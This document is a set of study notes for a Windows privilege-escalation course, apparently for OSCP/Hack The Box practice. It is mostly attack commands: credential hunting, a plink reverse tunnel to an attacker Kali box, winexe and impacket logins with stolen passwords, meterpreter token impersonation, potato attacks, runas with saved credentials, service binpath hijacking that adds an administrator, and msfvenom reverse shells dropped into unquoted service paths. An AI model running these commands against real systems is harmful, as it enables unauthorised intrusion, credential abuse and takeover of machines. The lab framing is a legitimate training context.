WINDOWS

Tool Repo:	https://github.com/TCM-Course-Resources/Windows-Privilege-Escalation-Resources
Hacklist PrivEsc Checklist:	http://book.hacktricks.xyz/windows/checklist-windows-privilege-escalation
Fuzzy Security Guide:	https://www.fuzzysecurity.com/tutorials/16.html
PayloadsAllTheThings:	https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md
Absolombs Guide:	https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/
Sushant747Guide:	https://sushant747.gitbooks.io/total-oscp-guide/content/privilege_escalation_windows.html

MANUAL ENUMERATION

SYSTEM BASED ENUMERATION

Commands:

systeminfo
extract patching/hotfixes: wmic qfe get Caption,Description,HotFixID,InstalledOn
List Drives: wmic logicaldisk get caption,description,providername

USER BASED ENUMERATION

Commands:

whoami
whoami /priv
whoami /groups
show users on the machine: net user
net user <username>
net user administrator
net localgroup
net localgroup administrators

NETWORK BASED ENUMERATION

Commands:

ipconfig
ipconfig /all
arp -a
route print
Checking listening ports: netstat -ano

PASSWORD HUNTING

Commands:

findstr /si password *.txt *.ini *.config (This will only search files in the directory you are in)
Check out PayloadsAllTheThings resource, etc (found in the tool repo)

AV & FIREWALL

Commands:

Service control queries:
sc query windefend (windows defender)
sc queryex type= service (Tells us all the services running on the machine)
Firewall Info:
netsh advfirewall firewall dump (Shows state of the firewall)
netsh firewall show state (Shows state of firewall)
netsh firewall sh (shows firewall configuration)

AUTOMATED ENUMERATION TOOLS

Tools can be found in the repo above

EXECUTABLES:	POWERSHELL:	OTHER:
winPEAS.exe	Sherlock.ps1	windows-exploit-suggester.py
winPEAS.bat	Powerup.ps1	Exploit Suggester (MSF)
seatbelt.exe (complie)	jaw-enum.ps1	
watson.exe (compile)		
Sharpup.exe (compile)		

MANUAL KERNAL EXPLOIT

After running which Kernal exploits the system is vulnerable to using a tool (e.g. windows expoit suggester), search google for the exploit (e.g. MS10-015 exploit)
MS10-59 "AKA Chimichurri" is a great exploit if the system is vulnerable.

PASSWORDS AND PORT FORWARDING

CHATTERBOX OSCP/HTB BOX

netstat -ano Will show ports.
We can see that 0.0.0.0:PORT is a port that is open locally (If listening)
If SMB is listening locally (0.0.0.0:445), we can use found passwords to connect with tools like psexec or winexe.

Visit to find commands for password searching: https://sushant747.gitbooks.io/total-oscp-guide/content/

We can check for password resuse. The user might have admin access, and may have reused their passwords.

To perform port forwarding we can use a tool called PLINK https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html

* Plink is a command line interface for the PuTTY back end. PuTTY is an SSH and Telnet client.
In the example TCM downloads the 32bit version of plink

Steps for plink:

Transfer the downloaded plink file to the machine.
If you do not have ssh installed on kali apt install ssh
in kali edit the sshconfig -> gedit /etc/ssh/sshd_config
In the sshd_ config we need to permit root login
Save the config file
restart ssh -> service ssh restart
start the service > ssh start
command for plink on target machine -> plink.exe -l root -pw <kalipassword> -R 445:127.0.0.1:445 <KaliIPAddress>
You may need to hit enter a few times and then you will be on your kali machine within the target box.
Next we use winexe
root@kali > winexe -U Administrator%<stolenpassword> //127.0.0.1 "cmd.exe"
You may need to run the command a few times to get it to work

WINDOWS SUBSYSTEM FOR LINUX (allows you to run windows on top of linux without vm)

Cheatsheet: http://github.com/swisskyrepo/Payloads/AllTheThings/blob/master/Methodology and Resources/Windows

EoP - Windows Subsystem for Linux (WSL)

commands to find bash.exe > where /R c:\windows bash.exe

commands to find the wsl.exe > where /R cL:\windows wsl.exe

If these are found try to escape the shwll with python -c "import pty;pty.spawn('/bin/bash')"

first thing you do with your new shell is check the history. Type history or cat bash_history

If you find creds you can run a couple commands (Need impacket)

> psexec.py administrator: '<foundpassword>'@<targetIp>

> smbexec.py administrator: '<foundpassword>'@<targetIp>

> wmiexec.py administrator: '<foundpassword>'@<targetIp>

IMPERSONATION AND POTATO ATTACKS

Token Impersonation Overview

Two types of tokens:

1. Delegate Token: created for logging into a machine or using RDP
2. Impersonate Token: "non-interactive" such as attaching to a network drive or a domain logon script

meterpreter > list_tokens -u

mimikatz: will dump the LSA off of the domain controller (without admin creds you will get a access denied) BUT what if the admin left a token behind?

Impersonation Privileges Overview

command > whoami /priv

If we find an ImpersonatePrivilege this is a good thing

* Check out two places to see what you can do with found privileges:

1. payload all the things: Impersonation Privileges   "seAssignPrimaryToken" is the same as impersonate
2. http://github.com/gtworek/Priv2Admin

Potato Attacks OverView:

To learn more: https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/

Juicy Potato: https://github.com/ohpe/juicy-potato

with meterpreter shell:

load incognito

list_tokens -u

copy the token


impersonate_token "Copied Token"

Alternate Data Streams:

Intro to Alternate Data Streams: https://blog.malwarebytes.com/101/2015/07/introduction-to-alternate-data-streams/

To look at hidden date command > dir /R

The output will look something like this --->



```
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
```

To view the file -> type more < hm.txt:root.txt:$DATA

RUNAS COMMAND

cmdkey /list <- will look for stored creds on a machine, but winpeas or other tools will also do this.

Command: C:\Windows\System32\runas.exe /user:ACCESS\Administrator /savecred "C:\Windows\System32\cmd.exe /c TYPE C:\Users|Administrator\Desktop|root.txt > C:\Users\security\root.txt"

This is basically a sudo command if you have stored creds

REGISTRY

AutoRuns

Tool: Autorun64.exe

Tool: Accesschk64.exe   > accesschk64.exe -wvu "C:\Program Files\Autorun Program"

We are looking to have "FILE_ALL_ACCESS"

ESCALATION VIA BINARY PATHS

accesschk64.exe -uwcv Everyone *

Now check the found binary with > accesschk64.exe -wuvc <foundbinary>

If we can change the config we can get malicious

To query the path of the binary use > sc qc <foundbinary>

To get malicious > sc config <foundbinary> binpath= "net localgroup administrators user /add"

Then start the binary > sc start <foundbinary>

UNQUOTED SERVICE PATHS

For an unquoted folder in a service path e.g. /common folder/ we can generate an msfvenom reverse shell called common.exe

We place the common.exe in the same spot as /common folder/ and we can generate a reverse shell pretty easily

To stop the service: sc stop <service>

To start the service: sc start <service>